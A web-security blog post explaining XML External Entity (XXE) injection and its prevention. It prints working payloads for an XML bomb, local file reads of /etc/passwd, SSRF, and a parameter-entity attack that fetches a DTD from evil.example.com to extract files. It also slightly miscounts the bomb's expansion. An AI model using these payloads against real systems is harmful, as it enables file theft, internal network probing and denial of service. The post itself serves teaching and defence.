

XML External Entity (XXE) Attacks and How to Avoid Them

Zbigniew Banach - Fri, 03 Apr 2020 -

XXE injection attacks exploit support for XML external entities and are used against web applications that process XML inputs. Attackers can supply XML files with specially crafted DOCTYPE definitions to perform attacks including denial of service, server-side request forgery (SSRF), or even remote code execution. Let's see how XXE injection attacks work, why they are possible, and what you can do to prevent them.



XXE injection attacks exploit support for XML external entities and are used against web applications that process XML inputs. Attackers can supply XML files with specially crafted DOCTYPE definitions to an XML parser with a weak security configuration to perform path traversal, port scanning, and numerous attacks, including denial of service, server-side request forgery (SSRF), or even remote code execution. Let's see how XXE injection attacks work, why they are possible, and what you can do to prevent them.



How XML Entities Work

We're all familiar with HTML entities corresponding to special characters, such as ` ` or `&trade;`. In XML documents, new entities can be defined in the `DOCTYPE` declaration and can contain a wide variety of values, similar to macro definitions in many programming languages. For example:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY bar "World">
]>
<foo>Hello &bar;</foo>
```

In this XML document type, the entity `&bar;` corresponds to the string `World`, so the last line simply gives the output `Hello World`.

Crucially for XXE attacks, entity values don't have to be defined in the document itself, but can also be loaded from external sources, including local files (local from the perspective of the machine where the parser is executed) and URIs. This allows documents to define and reference XML external entities, for example:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "file:///home/myuser/world.txt">
]>
<foo>Hello &xxe;</foo>
```

Assuming the file `/home/myuser/world.txt` exists and contains the string `World`, this example will give the same output.

XXE Injection Attacks

External entities are inherently unsafe because XML processors were not designed to check content, so the resolved entity could contain anything. Combined with the complexity of rarely-used DTD constructs, this provides attackers with many attack vectors.

Resource Exhaustion Attacks

Even though it doesn't use external entities, we have to start with the simplest XML-based denial of service attack, known as the Billion Laughs Attack or XML bomb. It relies on combining multiple XML entities that reference each other, for example:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE bomb [
    <!ELEMENT bomb ANY>
    <!ENTITY fun "haha">
    <!ENTITY fun1 "&fun;&fun;&fun;&fun;&fun;&fun;&fun;&fun;&fun;">
    <!ENTITY fun2 "&fun1;&fun1;&fun1;&fun1;&fun1;&fun1;&fun1;&fun1;&fun1;">
    <!ENTITY fun3 "&fun2;&fun2;&fun2;&fun2;&fun2;&fun2;&fun2;&fun2;&fun2;">
    <!-- repeat many more times -->
]>
<bomb>&fun3;</bomb>
```

As the XML parser expands each entity, it creates new instances of the first entity at an exponential rate. Even in this short example, the string `haha` would be generated $8^3 = 512$ times. If parser resources are not capped, this type of attack can quickly exhaust server memory by creating billions of entity instances. (The first published example used the string `lol`, hence the name "Billion Laughs".)

Another way to achieve resource exhaustion is to inject an external entity that references an endless stream of data, such as `/dev/urandom` on Linux systems. Note the use of the `SYSTEM` identifier to specify an external entity:

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "file:///dev/urandom">
]>
<foo>&xxe;</foo>
```

Again, if uncapped, the XML parser could lock up the server by exhausting its memory to store the never-ending data. Apart from resource capping, parsers can be protected from such attacks by enabling lazy expansion to only expand entities when they are actually used.

Data Extraction Attacks

External entities can reference URIs to retrieve content from local files or network resources. By referencing a known (or likely) filename on the local system, an attacker can gain access to local resources, such as configuration files or other sensitive data:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<foo>&xxe;</foo>
```

On a Linux system, this would return the content of the password file. For Windows, you could reference `file:///c:/boot.ini` or another common system file. Relative paths can also be used.

The same approach can be used to retrieve remote content from the local network, even from hosts that are not directly accessible to the attacker. This example attempts to retrieve the file `mypasswords.txt` from the host at IP 192.168.0.1:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "http://192.168.0.1/mypasswords.txt">
]>
<foo>&xxe;</foo>
```

SSRF Attacks

By exploiting an XXE vulnerability, attackers can gain indirect access to an internal network and launch attacks that appear to originate from a trusted internal server. Here's an example of server-side request forgery using an XXE payload:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "http://internal-system.example.com/">
]>
<foo>&xxe;</foo>
```

If executed on a web server, this could allow the attacker to send HTTP requests to an internal system, providing a foothold for further attacks.

Advanced XXE Injection Using Parameter Entities

More advanced XXE attacks often make use of DTD parameter entities. These are very similar to regular (general) entities but can only be referenced within the DTD itself. Here's a simple example that uses a parameter entity to define a regular entity (note the % character used to define and then reference a parameter entity):

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY % parameterEnt
        "<!ENTITY generalEnt 'Bar'>"
    >
    %parameterEnt;
]>
<foo>Hello &generalEnt;</foo>
```

In this case, `parameterEnt` is replaced by the internal string with a regular entity definition, so the example returns `Hello Bar`.

Attackers can use this functionality to inject external DTD files containing more parameter entities. For example, it can be useful to wrap exfiltrated data in `CDATA` tags so the parser doesn't attempt to process it. The attacker can start by placing the following `paramInjection.dtd` file on their server:

```
<!ENTITY % targetFile SYSTEM "file:///etc/passwd">
<!ENTITY % start "<![CDATA[">
<!ENTITY % end "]]>">
<!ENTITY % everything "<!ENTITY wrappedFile '%start;%targetFile;
    %end;'>">
```

The actual attack is then conducted using the following XML document:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY % externalDTD SYSTEM
        "http://evil.example.com/paramInjection.dtd">
    %externalDTD;
    %everything;
]>
<foo>&wrappedFile;</foo>
```

The parser loads the external DTD and then defines the internal entity `wrappedFile` that wraps the target file in a `CDATA` tag.

Preventing XML External Entity Attacks

XXE vulnerabilities first appeared on the OWASP Top 10 in 2017 and went straight in at #4. This class of vulnerabilities is also listed in the CWE database as CWE-611: Improper Restriction of XML External Entity Reference. Successful exploitation can not only affect application availability but also open the way to a wide variety of attacks and data exfiltration vectors, so preventing XXE attacks is crucial for web application security.

XML external entity attacks rely on legacy support for Document Type Definitions, which are the oldest type of document definition, dating back to SGML. This means that disabling DTD support is the best way of eliminating XXE vulnerabilities. If that's not possible, you can disable just the external entity support – in PHP, for example, this is done by setting `libxml_disable_entity_loader(true)`. See the OWASP XML External Entity Prevention cheat sheet for a detailed discussion of XXE prevention methods for various parsers.

To check your web applications for XXE vulnerabilities, use a reliable and accurate web application scanner. Netsparker detects XXE vulnerabilities, including out-of-band XXE, and flags them as high-severity.


About the Author

Zbigniew Banach


Technical Content Writer at Netsparker. Drawing on his experience as an IT journalist and technical translator, he does his best to bring web security to a wider audience on the Netsparker blog and website.

Related Articles

5 Steps to Improving Your Cybersecurity Posture



Cybersecurity Lessons from the SolarWinds Hack



Predicting the Most Common Security Vulnerabilities for Web Applications in 2021

The Truth About Zero-day Vulnerabilities in Web Application Security

netsparker
Netsparker Ltd
220 Industrial Blvd Ste 102
Austin, TX 78745